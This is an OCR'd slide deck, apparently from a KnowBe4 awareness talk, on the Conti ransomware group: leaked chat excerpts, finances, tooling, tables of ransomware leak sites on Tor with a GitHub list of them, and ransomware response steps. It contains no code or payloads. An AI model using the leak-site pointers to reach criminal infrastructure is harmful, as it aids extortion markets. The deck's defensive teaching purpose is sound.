

# Conti




# @conti leaks


## Feb 27, 2022

# Conti Organization



# Tactics, techniques and procedures (TTPs)

- Training & videos:
  - Cracking
  - Metasploit
  - Network Pentesting
  - Cobalt Strike
  - PowerShell for Pentesters
  - Windows Red Teaming
  - WMI Attacks (and Defenses)
  - SQL Server
  - Active Directory
  - Reverse Engineering



# It’s not all virtual

2020-09-22 07:47:05

**ahyhax**

Can someone open the door?

2020-09-30 08:02:23

**stalin**

Hit the door hard

2020-09-30 08:02:43

**ahyhax**

just be careful, it's painted

2020-09-30 08:02:51

**ahyhax**

don't get dirty

2020-08-17 09:24:44

**braun**

Olya liked talking with your mom, she is a big romantic)

2020-08-17 09:25:16

**baget**

2020-08-17 09:25:30

**braun**

In general, we were impressed by the meeting;)

*Figure 25 – Office day to day of Conti Corporation*

**“Conti is a highly effective - if also remarkably inefficient cybercriminal organization.”**

- Brian Krebs

# Not so organized?

- *“Hello, we’re out of bitcoins, four new servers, three vpn subscriptions and 22 renewals are out, please send some bitcoins to this wallet, thanks.”*

  - Carter, Mar 1

- Need workflow management and tracking tools.
- Lost control over countless bots due to mistakes
- Past-due invoices for virtual servers, domain registrations etc





*Figure 13 – Fines for technical mistakes*

Source: CheckPoint Research



KnowBe4
Human error. Conquered.

# Morale

2021-10-19 11:42:31

**Silver**

this month, three people were fined for absenteeism and various mistakes that led to losses

2021-10-19 11:42:51

**Silver**

these fines will go to the bonus fund for employees of the month)

*Figure 12 – Fines for underperformance*

2020-10-16 03:27:18

**Team Lead 1**

Saturday will be a day off, same as Sunday

2020-10-16 03:27:25

**wevvewe**

hooray

2020-10-16 03:27:28

**wevvewe**

!!!!!!!!!!!!!!!!!!!!!!!!!

“Our work is generally not difficult, but monotonous, doing the same thing every day.”

**- Bentley**

# Conti Group Summary

- US 2.7 billion since 2017
- $180 million in 2021*
- 60 - 100 employees
- Most employees paid $1,000 to $2,000 monthly in Bitcoin deposits.
- Take over of Trickbot devs
- Tight collab with Emotet crimeware-as-a-service platforms (50 coders)
- Test, maintain and expand this infrastructure 24/7
- High usage of commercial tools / services (OSINT, Security tools, etc)


Source: ChainAnalysis

KnowBe4
Human error. Conquered.


Why doesn’t Superman fight cybercrime?
He’s afraid of Krypto-currency

# Demonstration

- Ransomware Groups on the DarkWeb




KnowBe4
Human error. Conquered.

# Disclaimer

- I am demonstrating for educational purposes only
- If you wish to do the same, you do at your own risk
- I accept no liabilities or responsibility if you attempt on your own
- I am not a professional, I just play one on TV




KnowBe4
Human error. Conquered.

# Tools / Tactics / Procedures



Virtual Private Network







TOR Browser



KnowBe4
Human error. Conquered.

# Darkfeed.io





| Name | Tor/Clearnet | Link | Description | RansomWare Note | Decryptor | Status |
|---|---|---|---|---|---|---|
| Conti News | TOR | Link | Blog Website | View | Unavailable | UP |
| Hive Leaks | TOR | Link | Blog Website | View | Unavailable | UP |
| LOCKBIT 2.0 | TOR | Link | Blog Website | View | Unavailable | UP |
| Corporate Leaks | TOR | Link | Blog Website | None | Unavailable | UP |
| Pysa | TOR | Link | Blog Website | View | Unavailable | UP |
| SunCrypts | TOR | Link | Blog | View | Unavailable | UP |



KnowBe4
Human error. Conquered.

# Ransomware Group Sites - TOR

Github
https://github.com/jmcquiggan/ransomware





| Group Name | Onion V. | Link |
|---|---|---|
| Arvin Club | v3 | Open |
| Babuk | v3 | Open |
| AlphaVM/BlackCat | v3 | Open |
| BlackByte | v3 | Open |
| Bl4ckt0r | v3 | Open |
| CL0P | v3 | Open |
| CONTI | v3 | Open |
| CRYP70N1C0D3 | v3 | Open |
| Cuba | v3 | Open |
| Grief | v3 | Open |
| Hive | v3 | Open |
| HolyGhost | v3 | Open |
| LockBit 2.0 | v3 | Open |
| LockData Auction | v3 | Open |
| Lorenz | v3 | Open |
| LV BLOG | v3 | Open \| Open |
| Medusa | v3 | Open |
| Midas | v3 | Open |
| Moses Staff | v2 | Open \| DEEP-WEB |
| Pandora | v3 | Open |
| Pay2Key | v3 | Open |
| Quantum | v3 | Open |
| Ragnar_Locker | v3 | Open |
| RAMP | v3 | Open |
| Ransom Cartel | v3 | Open |
| RansomEXX | v3 | Open |
| Snatch | v3 | Open |
| Stormous | v3 | Open |
| Vice Society | v3 | Open |
| x001xs | v3 | Open |

KnowBe4
Human error. Conquered.


Search
Format
To:
CC:
John Smith <johnsmith
BCC:
Subject:
Style
Dear John,


Sent Mail
Spam (372)
Trash

# RANSOMWARE ATTACK!






KnowBe4
Human error. Conquered.

# WE’RE INFECTED WITH RANSOMWARE NOW WHAT?!

# WE'RE INFECTED WITH RANSOMWARE!

Disconnect

Determine the Scope

Determine the Strain


RYUK BitPaymer vCrypt Locky
Stampado Zelta Lockout SAMSAM Matrix
Black Mamba Dharma Cry9 Serpent Jigaw
Sodinokibi Clop
JeepersCrypt CryptoMix Petya
Erebus WANNACRY NotPetya Bad Rabbit
Reveton Mole66 Dopplepaymer
GlobeImposter2 Netwalker Maze

